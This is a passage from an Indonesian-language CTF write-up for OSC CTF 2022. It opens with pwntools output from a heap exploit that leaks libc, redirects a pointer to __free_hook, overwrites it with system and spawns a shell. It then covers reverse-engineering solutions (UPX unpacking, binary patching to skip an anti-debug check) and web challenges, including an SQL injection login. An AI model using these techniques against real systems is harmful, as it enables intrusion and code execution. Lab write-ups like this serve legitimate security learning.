exploit.py:50: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
  io.sendlineafter("> ", "4")
exploit.py:51: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
  io.sendlineafter("> ", str(idx))
EDITED 2
Leak the libc by Accessing Chunk 1 (Content PTR is overwrited by MALLOC GOT)
exploit.py:87: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
  io.sendlineafter("> ", "3")
exploit.py:88: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
  io.sendlineafter("> ", str(1))
exploit.py:89: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
  io.recvuntil("[>] ")
exploit.py:90: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
  LEAKED_DATA = u64(io.recvuntil("\n-:: ", drop=True).ljust(8, b"\x00"))
LEAKED_DATA          : 0x7fb4208430e0
libc.address         : 0x7fb4207a9000
Overwrite the Content PTR of chunk 1 (Malloc GOT) to __free_hook via chunk 2
EDITED 2
Overwrite __free_hook with system via Chunk 1 (Because we already overwrite the Content PTR to __free_hook)
EDITED 1
Trigger shell
exploit.py:52: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
  io.sendlineafter("> ", content)
EDITED 2
DELETED 1
paper number > $ ls
flag
papertitle
$ cat flag
OSC2022{g00d_luck_f0r_y0ur_p4p3rr}
$
```

Note: I got the libc from this site (https://libc.rip/)

Flag: **OSC2022{g00d_luck_f0r_y0ur_p4p3rr}**

REVERSE ENGINEERING

|_ babyREV

oh baby oh baabyy

Solusi:

Diberikan sebuah binary, dengan informasi binary sebagai berikut:

```
stnaive@ubuntu:~/Documents/ctf/OSC_CTF2022/rev/01babyrev$ file babyREV
babyREV: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked,
not stripped
stnaive@ubuntu:~/Documents/ctf/OSC_CTF2022/rev/01babyrev$ checksec babyREV
[*] '/home/stnaive/Documents/ctf/OSC_CTF2022/rev/01babyrev/babyREV'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      PIE enabled
```

Disassemble main()

```
int __cdecl __noreturn main(int argc, const char **argv, const char **envp)
{
  __int64 v3[2]; // [rsp+0h] [rbp-20h] BYREF
  char *s1; // [rsp+10h] [rbp-10h]
  char *s; // [rsp+18h] [rbp-8h]

  printf("Enter The flag: ");
  s = (char *)malloc(0x64uLL);
  __isoc99_scanf("%s", s);
  v3[0] = strlen(s);
  s1 = (char *)base64_encode(s, v3[0], v3);
  free(s);
```

```
  v3[1] =
(__int64)"T1NDMjAyMntuMHdfeTB1X2M0bl9DX3RoNHRfcjN2XzQxbnRfaDRyZGRkZH0=";
  if ( !strcmp(s1,
"T1NDMjAyMntuMHdfeTB1X2M0bl9DX3RoNHRfcjN2XzQxbnRfaDRyZGRkZH0=") )
    puts("You Got The Flag!");
  else
    puts("Not The Flag :(");
  exit(0);
}
```

Program akan meminta masukkan dari user, lalu data dari user akan di encode dengan base64. Lalu, data yang sudah diencode tersebut akan dikomparasi dengan string "T1NDMjAyMntuMHdfeTB1X2M0bl9DX3RoNHRfcjN2XzQxbnRfaDRyZGRkZH0=".

Untuk menyelesaikan soal ini, decode string yang dikomparasi dengan base64.

```
stnaive@ubuntu:~/Documents/ctf/OSC_CTF2022/rev/01babyrev$ echo "T1NDMjAyMntuMHdfeTB1X2M0bl9DX3RoNHRfcjN2XzQxbnRfaDRyZGRkZH0=" | base64 -d
OSC2022{n0w_y0u_c4n_C_th4t_r3v_41nt_h4rdddd}stnaive@ubuntu:~/Documents/ctf/OSC_CTF2022/rev/01babyrev$
stnaive@ubuntu:~/Documents/ctf/OSC_CTF2022/rev/01babyrev$
```

Flag: **OSC2022{n0w_y0u_c4n_C_th4t_r3v_41nt_h4rdddd}**

|_ hackme

Alice need correct password, can you find the password?

Solusi:

Diberikan sebuah binary, dengan informasi sebagai berikut:

```
stnaive@ubuntu:~/Documents/ctf/OSC_CTF2022/rev/02hackme$ file babyre
babyre: ELF 64-bit LSB executable, x86-64, version 1 (GNU/Linux), statically linked, no section header
stnaive@ubuntu:~/Documents/ctf/OSC_CTF2022/rev/02hackme$ checksec babyre
[*] '/home/stnaive/Documents/ctf/OSC_CTF2022/rev/02hackme/babyre'
    Arch:     amd64-64-little
    RELRO:    No RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
    Packer:   Packed with UPX
```


Binary di packing dengan UPX. Untuk mendapatkan binary normalnya kita dapat melakukan unpack dengan tools upx (https://github.com/upx/upx).

```
stnaive@ubuntu:~/Documents/ctf/OSC_CTF2022/rev/02hackme$ upx -d babyre
                       Ultimate Packer for eXecutables
                          Copyright (C) 1996 - 2020
UPX 3.96        Markus Oberhumer, Laszlo Molnar & John Reiser   Jan 23rd 2020

        File size         Ratio      Format      Name
   --------------------   ------   -----------   -----------
    867168 <-    334720   38.60%   linux/amd64   babyre

Unpacked 1 file.
stnaive@ubuntu:~/Documents/ctf/OSC_CTF2022/rev/02hackme$ file babyre
babyre: ELF 64-bit LSB executable, x86-64, version 1 (GNU/Linux), statically linked,
ux 3.2.0, stripped
stnaive@ubuntu:~/Documents/ctf/OSC_CTF2022/rev/02hackme$ checksec babyre
[*] '/home/stnaive/Documents/ctf/OSC_CTF2022/rev/02hackme/babyre'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
```


Disassemble main()
`__int64 __fastcall sub_40191E(__int64 a1, __int64 a2, __int64 a3, __int64 a4, __int64 a5, u32 a6)`

```
{
  __int64 v6; // rax
  int v7; // eax
  int v8; // er8
  int v9; // er9
  char v11[256]; // [rsp+0h] [rbp-100h] BYREF

  sub_418210(0x3Eu, a2, a3, a4, a5, a6);
  read_input_from_user((__int64)"%s", v11);
  v6 = decrypt_secretmessage("fljqgvvvgekwfangrow");
  if ( !(unsigned int)strncmp((__int64)v11, v6, 19LL) )
  {
    v7 = decrypt_secretmessage(aMpg7561y2hQm0w);
    sub_409EA0((_DWORD)off_4D2748, (unsigned int)"%s\n", v7, (unsigned
int)"%s\n", v8, v9, v11[0]);
  }
  return 0LL;
}
```

Saat kami ingin melakukan debugging, ternyata program memiliki anti debugging, sehingga awalnya kami terpikirkan cara untuk melakukan patching agar bisa melakukan debugging, tetapi kami menyadari bahwa akan lebih mudah untuk melakukan patch saat komparasi.



Setelah patch:



Berikut tampilan function main() yang sudah kami patch:

Disassemble main()

```
__int64 __fastcall sub_40191E(__int64 a1, __int64 a2, __int64 a3, __int64 a4,
__int64 a5, u32 a6)
{
  __int64 v6; // rax
  int v7; // eax
  int v8; // er8
  int v9; // er9
  char v11[256]; // [rsp+0h] [rbp-100h] BYREF

  sub_418210(0x3Eu, a2, a3, a4, a5, a6);
  read_input_from_user((__int64)"%s", v11);
  v6 = decrypt_secretmessage("fljqgvvvgekwfangrow");
  if ( (unsigned int)strncmp((__int64)v11, v6, 19LL) )
  {
    v7 = decrypt_secretmessage(aMpg7561y2hQm0w);
    sub_409EA0((_DWORD)off_4D2748, (unsigned int)"%s\n", v7, (unsigned
int)"%s\n", v8, v9, v11[0]);
```

```
  }
  return 0LL;
}
```

Berikut tampilan program yang sudah dipatch, saat dijalankan:

```
stnaive@ubuntu:~/Documents/ctf/OSC_CTF2022/rev/02hackme$ ./babyre
hehehehe
>Alakadarnya
OSC2022{0k_th4t_w4s_34sy_u_r3_r1ghttt}
stnaive@ubuntu:~/Documents/ctf/OSC_CTF2022/rev/02hackme$
```

Flag: **OSC2022{0k_th4t_w4s_34sy_u_r3_r1ghttt}**

WEB EXPLOITATION

|_ Inspect Me

Inspect me,yayy

http://139.59.117.189:5001/

Solusi:

Seperti di judul challenge-nya, tinggal ctrl + u saja.

```
<!DOCTYPE html>
<html>
    <head>
        <title>Inspect Me</title>
    <link href="https://cdn.jsdelivr.net/npm/bootstrap@5.0.1/dist/css/bootstrap.min.css" rel="stylesheet" />
    <script src="https://cdn.jsdelivr.net/npm/bootstrap@5.0.1/dist/js/bootstrap.bundle.min.js"></script>
    <style>
      .container {
        height: 10vh;
        display: flex;
        justify-content: center;
        align-items: center;
      }
    </style>
    </head>

    <body>
      <div class="container">
    <h1>Nothing to see here</h1>
      </div>
      <!-- OSC2022{CLA$SI1111C_ch4l1enGE_On_W3BBB} -->
    </body>
</html>

```

Flag: **OSC2022{CLA$SI1111C_ch4l1enGE_On_W3BBB}**


|_ Login

Just Login


http://139.59.117.189:5002/

Solusi:

Buka URLnya, terdapat form login seperti ini:



Sudah terlihat di sana bahwa ini adalah SQL Injection, maka bisa memasukkan payload untuk login.



Flag: **OSC2022{SQLi_goeS_BrrRrRR!!!}**

|_ Post To Get

nothing special right?

http://139.59.117.189:5003/

Solusi:

Buka URL yang diberikan:

Nampaknya formnya error. Coba inspect element:

```
<body>
    <h1>POST ME POST ME AND YOU GET ME IN INSIDE</h1>
    <div id="message">this form is broken find another way</div>

    <form action="/send" method="GET">
        <div class="inside">
        <label for="name" class="fname"> Full Name:</label><br>
        <input type="text" id="name" name="name" ><br>
        <label for"address" class="addr">Address:</label><br>
        <input type="text" id="address" name="address" ><br>
        <input type="submit" id="sub" name="sub" value="POST" disabled>
    </form>
</body>
```

Terlihat di formnya melakukan GET request. Karna judulnya “Post to Get”, jadi kami berasumsi bahwa harus melakukan POST request ke endpoint /send.

```
eunphi@MidnightRumble-VM:~$ curl -X POST -d 'name=1' http://139.59.117.189:5003/
send
OSC2022{7HE_w3B_is_w31RD?!?!}eunphi@MidnightRumble-VM:~$
```

Flag: **OSC2022{7HE_w3B_is_w31RD?!?!}**